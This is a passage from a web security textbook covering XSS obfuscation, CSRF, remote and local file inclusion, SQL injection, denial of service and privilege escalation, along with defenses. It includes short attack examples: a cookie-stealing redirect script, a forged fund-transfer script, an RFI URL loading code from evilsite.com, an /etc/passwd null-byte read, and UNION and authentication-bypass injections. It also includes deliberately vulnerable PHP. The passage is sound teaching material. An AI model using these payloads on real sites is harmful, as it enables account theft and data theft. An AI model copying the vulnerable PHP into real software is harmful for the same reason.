There are several other techniques for evading detection that rely on scanning the actual code for malicious activity. For example, an XSS scanner might prevent execution of any script lines that attempt to append a cookie directly to the end of a URL, because this code might indicate an XSS attack. Even so, consider Code Fragment 7.13.

```
<script>
 a = document.cookie;
 c = "tp";
 b = "ht";
 d = ":";
 e = "ww";
 f = "w.";
 g = "vic";
 h = "tim";
 i = ".c";
 j = "om/search.p";
 k = "hp?q=";
 document.location = b + c + d + e + f + g + h + i + j + k + a;
</script>
```

Code Fragment 7.13: Using code obfuscation to hide malicious intent.

By breaking the intended URL (http://www.victim.com/search.php?q=) into shorter strings that are concatenated later, an attacker might avoid detection by scanners that only check for valid URLs. This is a simple example of code obfuscation: the idea of hiding the intention of a section of code from observers. As XSS detection methods become more advanced, code obfuscation techniques also evolve, creating a sort of race between the two.

Other XSS Attacks

Cross-site scripting vulnerabilities also give attackers the power to craft XSS worms that self-propagate on their target sites by using the abilities to access the DOM as a mechanism for spreading. Popular social networking sites such as MySpace and Facebook are often plagued by these worms, since the ability to communicate with other users is built into the functionality of the site, and is therefore accessible by Javascript. A typical XSS worm on a social networking site would execute some payload, and then automatically send itself to friends of the victim, at which point it would repeat the process and continue to propagate.

7.2.7 Cross-Site Request Forgery (CSRF)

Another common type of web site vulnerability is known as ***cross-site request forgery*** (***CSRF***). CSRF is essentially the opposite of cross-site scripting. While XSS exploits a user's trust of a specific web site, CSRF exploits a web site's trust of a specific user. In a CSRF attack, a malicious web site causes




Figure 7.17: In a CSRF attack, a malicious web site executes a request to a vulnerable site on behalf of a trusted user of that site.

Suppose an innocent user handles his banking online at www.naivebank.com. This user may stumble upon a site, www.evilsite.com, that contains the lines of malicious Javascript code in Code Fragment 7.14.

```
<script>
  document.location="http://www.naivebank.com/
  transferFunds.php?amount=10000&fromID=1234&toID=5678";
</script>
```

Code Fragment 7.14: Code that exploits CSRF.

On reaching this line of code, the victim's browser would redirect to the victim's bank—specifically, to a page that attempts to transfer $10,000 from the victim's account (#1234) to the attacker's account (#5678). This attack would be successful if the victim was previously authenticated to the

bank's web site (e.g., using cookies). This is an unrealistic example, because (hopefully) no bank would allow the execution of a money transfer without prompting the user for explicit confirmation, but it demonstrates the power of CSRF attacks.

While the case above exemplifies a classic attack, there are several other techniques for exploiting CSRF vulnerabilities. For example, consider the case where a web site is only viewable by users on a private network. This might be accomplished by implementing a firewall that blocks requests from sites outside of a specified IP range. However, a malicious user could gather information on this private resource by creating a web site that, when navigated to, issues cross-site requests on behalf of a trusted user.

More recently, a new type of CSRF attack has emerged, commonly known as a ***login attack***. In this variant, a malicious web site issues cross-site requests on behalf of the user, but instead of authenticating to the victim site as the user, the requests authenticate the user as the attacker. For example, consider the case of a malicious merchant who allows customers to purchase using PayPal. After a visitor logs into their PayPal account to complete a payment, the merchant could silently issue a forged cross-site request that reauthenticates the user by logging them in as the attacker. Finally, the user, unaware that they are logged in as the attacker, might input credit card information that the attacker could later access by checking his account. It is especially easy to accomplish this attack if the target web site's session information is passed via GET parameters. An attacker could simply authenticate to the victim site, copy the URL, and create a malicious site that at some point directs users to that URL, resulting in the users being authenticated as the attacker.

CSRF attacks are particularly hard to prevent—to the exploited site, they appear to be legitimate requests from a trusted user. One technique is to monitor the Referrer header of HTTP requests, which indicates the site visited immediately prior to the request. However, this can create problems for browsers that do not specify a referrer field for privacy reasons, and may be rendered useless by an attacker who spoofs the referrer field. A more successful prevention strategy is to supplement persistent authentication mechanisms, such as cookies, with another session token that is passed in every HTTP request. In this strategy, a web site confirms that a user's session token is not only stored in their cookies, but is also passed in the URL. Since an attacker is in theory unable to predict this session token, it would be impossible to craft a forged request that would authenticate as the victim. This new session token must be different from a token stored in a cookie to prevent login attacks. Finally, users can prevent many of these attacks by always logging out of web sites at the conclusion of their session.

7.2.8 Defenses Against Client-Side Attacks

Based on the discussion of client-side web browser attacks, it should now be clear that the web is a dangerous place for the uninformed user. Malicious sites attempt to download malware to a user's computer, fraudulent phishing pages are designed to steal a user's information, and even legitimate sites can be vectors for an attack on the user, via techniques such as cross-site scripting attacks, as well as violations of a user's privacy, via tracking cookies.

Mitigation of these attacks by the user can be facilitated with two primary methods:

- Safe-browsing practices
- Built-in browser security measures

Safe-Browsing Practices

As much as we would like to avoid thinking about security while using a web browser, much of the burden must nevertheless be placed on the user. It is important that users are educated about how to safely browse the Internet.

For example, links to unknown sites, either contained in email or in the body of an untrusted web site, should not be clicked on. In addition, whenever entering personal information to a web site, a user should always confirm that HTTPS is being used by looking for an indication in the browser, such as a padlock in the status bar or color coding in the address bar. Most financial sites will use HTTPS for login pages, but if not, the user should manually add the "s" or find a version of the login page that does use HTTPS.

In addition, the legitimacy of the site should be confirmed by examining the URL and ensuring that there are no certificate errors. And, of course, users should never provide sensitive information to an unknown or untrusted web site.

Users should also be aware of a number of browser features that are designed to prevent certain types of attacks. Most importantly, each browser allows the customization of settings that allow fine-grained control over how different features are allowed to run. For example, technologies such as ActiveX and Java may be blocked completely, while pages using Javascript might only run after the user is prompted by the browser.

Built-in Browser Security Measures

Each browser has its own built-in methods of implementing security policies. As depicted in Figure 7.18, Internet Explorer introduces the notion of zones. By default, web sites are placed in the ***Internet Zone***. Users can then delegate sites to ***Trusted*** and ***Restricted*** zones. Each zone has its own set of security policies, allowing the user to have fine-grained control depending on whether or not they trust a particular web site. In contrast, Firefox does not utilize security zones, but applies its rules to all visited sites. Many plugins allow further division of security policies into trusted and untrusted zones, however. Opera takes the approach of defaulting to global security settings, but allowing the user to apply specific policies to individual sites.




Figure 7.18: Internet Explorer divides web sites into zones, including ***trusted*** and ***restricted*** sites.

Most browsers also feature automatic notifications if a user visits a web site that is on a public blacklist of known phishing or malware-distributing sites. Browser plugins, such as NoScript, use similar white list and blacklist mechanisms, and can attempt to detect XSS attacks and prevent cookie theft by sanitizing HTTP requests and scanning the source code of a web site before execution. Thus, users should take advantage of the built-in browser security measures and make sure they are running the most up-to-date version of their browser, so that it has all the latest security updates.

7.3 Attacks on Servers

Several attacks on the technology of the Web occur on the server side. We explore some of these attacks in this section.

7.3.1 Server-Side Scripting

In contrast to scripting languages, such as Javascript, that are executed on the client side in a user's web browser, it is useful to utilize code on the server side that is executed before HTML is delivered to the user. These server-side scripting languages allow servers to perform actions such as accessing databases and modifying the content of a site based on user input or personal browser settings. They can also provide a common look and feel




Figure 7.19: Actions performed by a web server to produce dynamic content for a client user.

Server-side code, as its name suggests, is executed on the server, and because of this only the result of this code's execution, not the source, is visible to the client. Typical server-side code performs operations and eventually generates standard HTML code that will be sent as a response to the client's request. Server-side code also has direct access to GET and POST variables specified by the user.

PHP

There are several server-side scripting languages, which are used primarily to create dynamic web content. One of the more widely used general-purpose server-side scripting languages is ***PHP***. PHP is a hypertext preprocessing language that allows web servers to use scripts to dynamically create HTML files on-the-fly for users, based on any number of factors, such as time of day, user-provided inputs, or database queries. PHP code is embedded in a PHP or HTML file stored at a web server, which then runs it through a PHP processing module in the web server software to create an output HTML file that is sent to a user. The code sample shown in Code Fragment 7.15 is an example of a PHP script that dynamically generates a page based on a GET variable called "`number`."

```
<html>
  <body>
    <p>Your number was <?php echo $x=$_GET['number'];?>.</p>
    <p>The square of your number is <?php $y = $x * $x; echo $y; ?>.</p>
  </body>
</html>
```

Code Fragment 7.15: A simple PHP page.

This variable, `number`, would most likely be provided through a standard HTML form, as in our previous example. The "<?php" and "?>" tags denote the start and end of the script. The echo command outputs results to the screen. The array that stores all of the provided GET variable is referred to as "$_GET"—in this case, we are accessing the one named `number`. Finally, note that variables $x and $y are used without a previous type declaration. Their type (integer) is decided by the PHP processor at runtime, when the script is executed. The execution of this code is completely invisible to the user, who only receives its output. If the user had previously entered "5" as input to the GET variable, `number`, the response would be as shown in Code Fragment 7.16.

```
<html>
  <body>
    <p>Your number was 5.</p>
    <p>The square of your number is 25.</p>
  </body>
</html>
```

Code Fragment 7.16: The output of the above PHP page.

7.3.2 Server-Side Script Inclusion Vulnerabilities

In a ***server-side script inclusion*** attack, a web security vulnerability at a web server is exploited to allow an attacker to inject arbitrary scripting code into the server, which then executes this code to perform an action desired by the attacker.

Remote-File Inclusion (RFI)

Sometimes, it is desirable for server-side code to execute code contained in files other than the one that is currently being run. For example, one may want to include a common header and footer to all pages of a website. In addition, it may be useful to load different files based on user input. PHP provides the include function, which incorporates the file specified by the argument into the current PHP page, executing any PHP script contained in it. Consider the index.php page shown in Code Fragment 7.17, where "." denotes concatenation of two strings.

```
<?php
  include("header.html");
  include($_GET['page']."."php");
  include("footer.html");
?>
```

Code Fragment 7.17: A PHP page that uses file inclusion to incorporate an HTML header, an HTML footer, and a user-specified page.

Navigating to victim.com/index.php?page=news in this case would result in the web server loading and executing page news.php using the PHP processor, which presumably generates the news page and displays it for the user. However, an attacker might navigate to a page specified by the following URL:

http://victim.com/index.php?page=http://evilsite.com/evilcode

This would result in the web server at victim.com executing the code at evilsite.com/evilcode.php locally. Such an attack is known as a ***remote-file inclusion*** (***RFI***) attack. An example of code an attacker might execute in such an attack is a ***web shell***, which is a remote command station that allows an attacker to navigate to the web server and possibly view, edit, upload, or delete files on web sites that this web server is hosting.

Fortunately, remote-file inclusion attacks are becoming less common, because most PHP installations now default to disallowing the server to execute code hosted on a separate server. Nevertheless, this does not pre-

vent the exploitation of vulnerabilities that allow for the attack discussed next.

Local-File Inclusion (LFI)

As in an RFI attack, a ***local-file inclusion*** (***LFI***) attack causes a server to execute injected code it would not have otherwise performed (usually for a malicious purpose). The difference in an LFI attack, however, is that the executed code is not contained on a remote server, but on the victim server itself. This locality may allow an attacker access to private information by means of bypassing authentication mechanisms. For example, an attacker might navigate to the following URL:

http://victim.com/index.php?page=admin/secretpage

The URL above might cause the index page to execute the previously protected secretpage.php. Sometimes, LFI attacks can allow an attacker to access files on the web server's system, outside of the root web directory. For example, many Linux systems keep a file at /etc/passwd that stores local authentication information. In the example above, note that attempting to access this file by navigating to the following URL will not work:

http://victim.com/index.php?page=/etc/passwd

Because the code concatenates .php to any input before trying to include the code, the web server will try to execute /etc/passwd.php, which does not exist. To bypass this, an attacker could include what is known as a null byte, which can be encoded as %00 in a URL. The null byte denotes the end of the string, allowing the attacker to effectively remove the .php concatenation. In this case, the following URL could be accessed:

http://victim.com/index.php?page=/etc/passwd%00

This form of attack may seem relatively benign when limited to information disclosure, but the advent of user-provided content suggests another method of attack using this technique. For example, a web site that is vulnerable to local-file inclusion might also have a means for users to upload images. If the image uploading form does not carefully check what is being uploaded, this may provide an attacker an avenue to upload malicious code to the server (that would not ordinarily be executed), and then exploit a local-file inclusion vulnerability to trick the server into executing that code.

7.3.3 Databases and SQL Injection Attacks

A ***database*** is a system that stores information in an organized way and produces reports about that information based on queries presented by users. Many web sites use databases that enable the efficient storage and accessing of large amounts of information. A database can either be hosted on the same machine as the web server, or on a separate, dedicated server.

Since databases often contain confidential information, they are frequently the target of attacks. Attackers could, for example, be interested in accessing private information or modifying information in a database for financial gain. Because of the sensitivity of information stored in a database, it is generally unwise to allow unknown users to interact directly with a database. Thus, most web-based database interaction is carried out on the server side, invisible to the user, so that the interactions between users and the database can be carefully controlled, as depicted in Figure 7.20. The goal of an attacker, of course, is to breach this controlled database interaction to




Figure 7.20: A model for user interactions with a web server that uses a database. All database queries are performed via the web server, and direct access to the database by the user is prohibited. The attacker wants to break through these protections to use the web server to gain direct access to the database.

SQL

Web servers interact with most databases using a language known as ***Structured Query Language*** (***SQL***). SQL supports a number of operations to facilitate the access and modification of database information, including the following:

- SELECT: to express queries
- INSERT: to create new records
- UPDATE: to alter existing data
- DELETE: to delete existing records
- Conditional statements using WHERE, and basic boolean operations such as AND and OR: to identify records based on certain conditions
- UNION: to combine the results of multiple queries into a single result

SQL databases store information in tables, where each row stores a record and the columns corresponds to attributes of the records. The structure of a database is known as its ***schema***. The schema specifies the tables contained in the database and, for each table, the type of each attribute (e.g., integer, string, etc.). Consider, for example, a database consisting of a single table that stores news articles, as shown in Table 7.1.

id	title	author	body
1	Databases	John	(Story 1)
2	Computers	Joe	(Story 2)
3	Security	Jane	(Story 3)
4	Technology	Julia	(Story 4)

Table 7.1: A database table storing news articles.

To retrieve information from the above database, the web server might issue the following SQL query:

```
SELECT * FROM news WHERE id = 3;
```

In SQL, the asterisk (*) is shorthand denoting all the attributes of a record. In this case, the query is asking the database to return all the attributes of the records from the table named news such that the id attribute is equal to 3. For the table above, this query would return the entire third row (with author Jane). To contrast, the web server might query:

```
SELECT body FROM news WHERE author = "Joe";
```

This query would return just attribute body of the second row in the table above.

SQL Injection

An ***SQL injection*** allows an attacker to access, or even modify, arbitrary information from a database by inserting his own SQL commands in a data stream that is passed to the database by a web server. The vulnerability is typically due to a lack of input validation on the server's part.

To understand this vulnerability, let us examine a sample PHP script that takes user input provided by a GET variable to generate an SQL query, and includes the results of that query into the returned web page. The script, shown in Code Fragment 7.18, uses the popular MySQL database.

```
<?php
  // Create SQL query
  $query = 'SELECT * FROM news WHERE id = ' . $_GET['id'];
  // Execute SQL query
  $out = mysql_query($query) or die('Query failed: ' . mysql_error());
  // Display query results
  echo "<table border=1>\n";
  // Generate header row
  echo "<tr>
         <th>id</th><th>title</th><th>author</th><th>body</th>
       </tr>";
  while ($row = mysql_fetch_array($out)) {
  // Generate row
    echo " <tr>\n";
    echo "   <td>" . $row['id'] . "</td>\n";
    echo "   <td>" . $row['title'] . "</td>\n";
    echo "   <td>" . $row['author'] . "</td>\n";
    echo "   <td>" . $row['body'] . "</td>\n";
    echo " </tr>\n";
  }
  echo "</table>\n";
?>
```

Code Fragment 7.18: A PHP page that uses SQL to display news articles.

This code sample works as follows. First, it builds an SQL query that retrieves from table news the record with id given by a GET variable. The query is stored in PHP variable $query. Next, the script executes the SQL query and stores the resulting output table in variable $out. Finally, query results are incorporated into the web page by extracting each row of table $out with function mysql_fetch_array. The GET variable id is passed to the script with a form that generates a URL, as in the following example URL that results in the article with id number 3 being retrieved and displayed.

http://www.example.com/news.php?id=3

Unintended Information Disclosure

There is a problem with the code above, however. When constructing the query to the database, the server-side code does not check to see whether the GET variable, id, is a valid input, that is, that it is in proper format and is referring to an id value that actually exists. Assume that in addition to table news, the database contains another table, users, which stores account information for the paying subscribers. Also, suppose that the attributes of table users include the first name (first), last name (last), email (email) and credit card number (cardno) of the user. The attacker could request the following URL (which would really be on a single line):

http://www.example.com/news.php?id=NULL UNION
SELECT cardno, first, last, email FROM users

Plugging in this GET variable into the PHP code, the server would execute the following SQL query:

```
SELECT * FROM news WHERE id = NULL UNION SELECT
cardno, first, last, email FROM users
```

Recall that the UNION command joins the results of two queries into a single result. Since both the news table and the appended request have the same number of columns, this is permitted. The results of the injected query might look as shown in Table 7.2.

id	title	author	body
1111-3333-5555-7777	Alice	All	alice@example.com
2222-4444-6666-8888	Bob	Brown	bob@example.com

Table 7.2: Example of the result from an injected database query that reveals user account information.

Since the web server and database don't know anything is amiss, this code segment will then display the results onto the attacker's screen, giving the attacker access to all the information in the users table, including credit card numbers. By forming an SQL query using the UNION operator, this attack would inject an SQL query that reads off the entire table, which is clearly an unintended information disclosure.

Bypassing Authentication

The previous instance is an example of an SQL injection attack that results in unwanted information disclosure. Another form of SQL injection may allow the bypassing of authentication. A classic example exploits the PHP code of Code Fragment 7.19, which could be run after a user submits login information to a web page.

```
<?php
  $query = 'SELECT * FROM users WHERE email = "' . $_POST['email'] .
  '"' . ' AND pwdhash = "' . hash('sha256',$_POST['password']) . '"';
  $out = mysql_query($query) or die('Query failed: ' . mysql_error());
  if (mysql_num_rows($out) > 0) {
    $access = true;
    echo "<p>Login successful!</p>";
  }
  else {
    $access = false;
    echo "<p>Login failed.</p>";
  }
?>
```

Code Fragment 7.19: A PHP example that uses SQL for authentication.

The server creates an SQL query using the POST variables email and password, which would be specified on a form in the login page. If the number of rows returned by this query is greater than zero (that is, there is an entry in the users table that matches the entered username and password, access is granted. Note that the SHA-256 hash of the password is stored in the users table. Improper input validation can again lead to compromise and execution of arbitrary code, however. For example, consider the case where an attacker enters the following information into the HTML authentication form:

Email: " OR 1=1;–

Password: (empty)

The above input would result in the following SQL query:

```
SELECT * FROM users WHERE email="" OR 1=1;-- " AND pwdhash="e3 ..."
```

An SQL query statement is terminated by a semicolon. Also, the "--" characters denote a comment in MySQL, which results in the rest of the line being ignored. As a result, the web server queries the database for all records from the users table where the username is blank or where $1 = 1$. Since the latter statement is always true, the query returns the entire users table as a result, so the attacker will successfully login.

The previous two examples assume that the attacker knows something about the structure of the database and the code used to query the database. While this assumption may be true for some web sites, especially those using open source software, this will not always be the case. Nevertheless, there are many tactics attackers can use to gather information on a database's structure. For example, many databases have a master table that stores information about the tables in the database. If an attacker can use an SQL injection vulnerability to reveal the contents of this table, then he will have all the knowledge necessary to begin extracting more sensitive information.

Other SQL Injection Attacks

The previous two examples involved an attacker gaining access to private information or bypassing authentication mechanisms, but other potential attacks could be even more serious, involving actual manipulation of the information stored in a database. Some SQL injection attacks allow for inserting new records, modifying existing records, deleting records, or even deleting entire tables. In addition, some databases have built-in features that allow execution of operating system commands via the SQL interface, enabling an attacker to remotely control the database server.

It may also be possible for an attacker to access information from a database even when the results of a vulnerable database query are not printed to the screen. By using multiple injected queries and examining how they affect error messages and the contents of a page, it may be possible to deduce the contents of the database without actually seeing any query results. This is known as a ***blind SQL injection*** attack.

Attackers continue to come up with new, creative ways to take advantage of SQL injection vulnerabilities. One such technique is to insert malicious code into the database that could at some point be sent to users' browsers and executed. This is another potential vector for cross-site scripting. An attacker might inject Javascript cookie-stealing code into the database, and when a user visits a page that retrieves the now malicious data, the malicious code will be executed on the user's browser.

A newer invention is the concept of an ***SQL injection worm***. These worms propagate automatically by using the resources of a compromised server to scan the Internet for other sites vulnerable to SQL Injection. After finding targets, these worms will exploit any found vulnerabilities, install themselves on the compromised database servers, and repeat the process. There have been very few of these SQL injection worms documented "in the wild," but as malware writers turn to more creative ways to compromise machines, they may occur more frequently.

Preventing SQL Injection

SQL injection vulnerabilities are the result of programmers failing to sanitize user input before using that input to construct database queries. Prevention of this problem is relatively straightforward. Most languages have built-in functions that strip input of dangerous characters. For example, PHP provides function mysql_real_escape_string to escape special characters (including single and double quotes) so that the resulting string is safe to be used in a MySQL query. Techniques have also been developed for the automatic detection of SQL injection vulnerabilities in legacy code.

7.3.4 Denial-of-Service Attacks

When a major web site uses a single web server to host the site, that server becomes a ***single point of failure***. If this server ever goes down, even for routine maitenance, then the web site is no longer available to users. Having such a single point of failure for a web site also sets up a possible vulnerability for that web site to ***denial-of-service*** (***DOS***) attacks (Section 5.5). In addition, exposing a web server to the world puts it at risk for attacks on a scale much greater than non-web programs, since web servers have to be open to connections from any host on the Internet.

It is not surprising that a web server may be vulnerable to attack. After all, a web server is nothing more than an application, and as such it is susceptible to the same kind of programming flaws as other applications. For example, an attacker may craft a malformed HTTP request designed to overflow a buffer in the web server's code, allowing denial-of-service conditions or even arbitrary code execution (see Section 3.4.3). For this reason, it is critical that web servers are put through rigorous testing for vulnerabilities before being run in a live environment.

Likewise, a distributed denial-of-service (DDOS) attack can try to overload a web server with so many HTTP requests that the server is unable to answer legitimate requests. Thus, all of the protections against DOS attacks should be employed for web servers. Using multiple web servers for an important web site can also serve as protection. DNS supports the ability to




Figure 7.21: How replication helps against DDOS web attacks: (a) A single web server for a web site, which is quite vulnerable to DDOS web attacks. (b) Multiple web servers for the same web site, which are more resilient.

7.3.5 Web Server Privileges

As noted in Chapter 3, modern computers operate with varying levels of permissions. For example, a guest user would most likely have fewer user privileges than an administrator. It is important to keep in mind that a web site is hosted by a server (an actual machine) running a web server application (a program) that handles requests for information. Following the general principle of ***least privilege*** (Section 1.1.4), the web server application should be run under an account with the lowest privileges possible. For example, a web server might only have read access to files within certain directories, and have no ability to write to files or even navigate outside of the web site's root directory. Thus, if an attacker compromised a web site with a server-side vulnerability, they typically would only be able to operate with the permissions of the web server, which would be rather limited.

The ultimate goal of many attackers is to have full access to the entire system, however, with full permissions. In order to accomplish this, an attacker may first compromise the web server, and then exploit weaknesses in the operating system of the server or other programs on the machine to elevate his privileges to eventually attain ***root access***. The process of exploiting vulnerabilities in the operating system to increase user privileges is known as local-privilege escalation. A typical attack scenario might play out as follows:

1. An attacker discovers a local file inclusion (LFI) vulnerability on a web server for victim.com.
2. The attacker finds a photo upload form on the same site that allows uploading of PHP scripts.
3. The attacker uploads a PHP web shell and executes it on the web server by using the LFI.
4. Now that the attacker has control of the site with permissions of the web server, he uploads and compiles a program designed to elevate his privileges to the root account, tailored to the specific version of the victim server's operating system.
5. The attacker executes this program, escalating his privileges to root access, at which point he may use the completely compromised server as a control station for future attacks or to continue to penetrate the victim server's network.

Thus, web servers should be designed to minimize local privilege escalation risks, by being assigned the least privilege needed to do the job and by being configured to have little other accessible content than their web sites.

7.3.6 Defenses Against Server-Side Attacks

The vast variety of potential vulnerabilities posed by the Web may appear to be a security nightmare, but most can be mitigated by following several important guidelines. These web vulnerabilities must be prevented at three levels, the development of web applications, the administration of web servers and networks, and the use of web applications by end users.

Developers

The key concept to be taken away from this chapter in terms of important development practices is the principle of ***input validation***. A vast majority of the security vulnerabilities discussed in this chapter could be prevented if developers always made sure that anytime a user has an opportunity to enter input, this input is checked for malicious behavior. Problems ranging from cross-site scripting, SQL injection, and file inclusion vulnerabilities to application-level errors in web servers would all be prevented if user input were properly processed and sanitized. Many languages feature built-in sanitization functions that more easily facilitate this process, and it is the responsibility of the developer to utilize these constructs.

For example, XSS vulnerabilities can be reduced if user input is filtered for characters that are interpreted as HTML tags, such as "<" and ">". To prevent SQL injection, characters such as single quotes should be filtered out of user input (or escaped by prepending a backslash), and when an integer provided by user input is used to construct a query, it should be checked to confirm that the input is in fact an integer. Finally, it is unsafe to allow arbitrary user input to construct the path for file inclusion. Instead, only specific values should trigger predefined file inclusion, and everything else should result in a default page.

Administrators

For web site and network administrators, it is not always possible to prevent the existence of vulnerabilities, especially those at the application level, but there are several best practices to reduce the likelihood of a damaging attack.

The first of these principles is a general concept that applies not only to web security but also to computing in general, that is, the idea of least

privilege. Whenever potentially untrusted users are added to the equation, it becomes necessary to restrict privileges as tightly as possible so as not to allow malicious users to exploit overly generous user rights. In the realm of web security, this typically means that administrators should ensure that their web servers are operating with the most restrictive permissions as possible. Typically, web servers should be granted read privileges only to the directories in the web site's root directory, write privileges only to files and directories that absolutely need to be written to (for example, for logging purposes), and executing privileges only if necessary. By following this practice, the web site administrator is controlling the damage that could possibly be done if the web server was compromised by a web application vulnerability, since the attacker would only be able to operate under these restrictive permissions.

Second, it is often the responsibility of the administrator to enforce good security practices for the network's users. This introduces the notion of ***group policy***, which is a set of rules that applies to groups of users. This concept is relevant to browser security in that a network administrator can enforce browser access policies that protect users on the network from being exploited due to a lack of knowledge or unsafe browsing practices.

Finally, it is crucial that administrators apply security updates and patches as soon as they are released. Application vulnerabilities are disclosed on a daily basis, and because of the ease of acquiring this information on the Internet, working exploits are in the hands of hackers almost immediately after these vulnerabilities are publicized. The longer an administrator waits to patch vulnerable software, the greater the chance an attacker discovers the vulnerability and compromises the entire system.